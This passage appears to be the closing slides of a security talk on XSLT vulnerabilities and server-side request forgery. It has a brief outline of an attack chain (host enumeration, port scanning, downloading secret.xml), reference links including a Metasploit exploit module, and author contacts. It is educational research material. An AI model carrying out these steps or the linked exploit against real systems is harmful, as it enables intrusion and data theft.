- Host enumeration to find dataserver
- Portscan to find well-known port
- Download secret.xml

# Part 5: Conclusion

# Unicorns, Cats or Questions?

# Links and additional informationen

- SSRF vs. Business Critical Applications of Alexander Polyakov et. al.
  - <http://erpscan.com/wp-content/uploads/2012/08/SSRF-vs-Business-critical-applications-whitepaper.pdf>
  - [http://media.blackhat.com/bh-us-12/Briefings/Polyakov/BH\\_US\\_12\\_Polyakov\\_SSRF\\_Business\\_Slides.pdf](http://media.blackhat.com/bh-us-12/Briefings/Polyakov/BH_US_12_Polyakov_SSRF_Business_Slides.pdf)
- Material of Nicolas Grégoire
  - XSLT Wiki: <http://xhe.myxwiki.org/xwiki/bin/view/XSLT/>
  - Offensive XSLT: Hack In Paris 2011: <https://www.youtube.com/watch?v=8YYa1CWI1AU>
  - Offensive XSLT Slides: [https://prezi.com/y\\_fuybfudgnd/offensive-xslt](https://prezi.com/y_fuybfudgnd/offensive-xslt)
- Google Appliance ProxyStyleSheet Command Execution
  - CVE: 2005-3757: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=2005-3757%2F>
  - Metasploit Modul of H.D. Moore: <https://www.exploit-db.com/exploits/16907>

# Contact and seminar paper

- Emanuel Duss
  - E-Mail: [emanuel.duss@gmail.com](mailto:emanuel.duss@gmail.com) (0x6E3FADB6)
  - Twitter: @mindfuckup
- Roland Bischofberger
  - E-Mail: [rbischof@hsr.ch](mailto:rbischof@hsr.ch)
- Seminar paper
  - Description of XSLT, SSRF und XSLT Vulnerabilities
  - All detailed test results and mitigations
  - Download (German): <http://eprints.hsr.ch/414>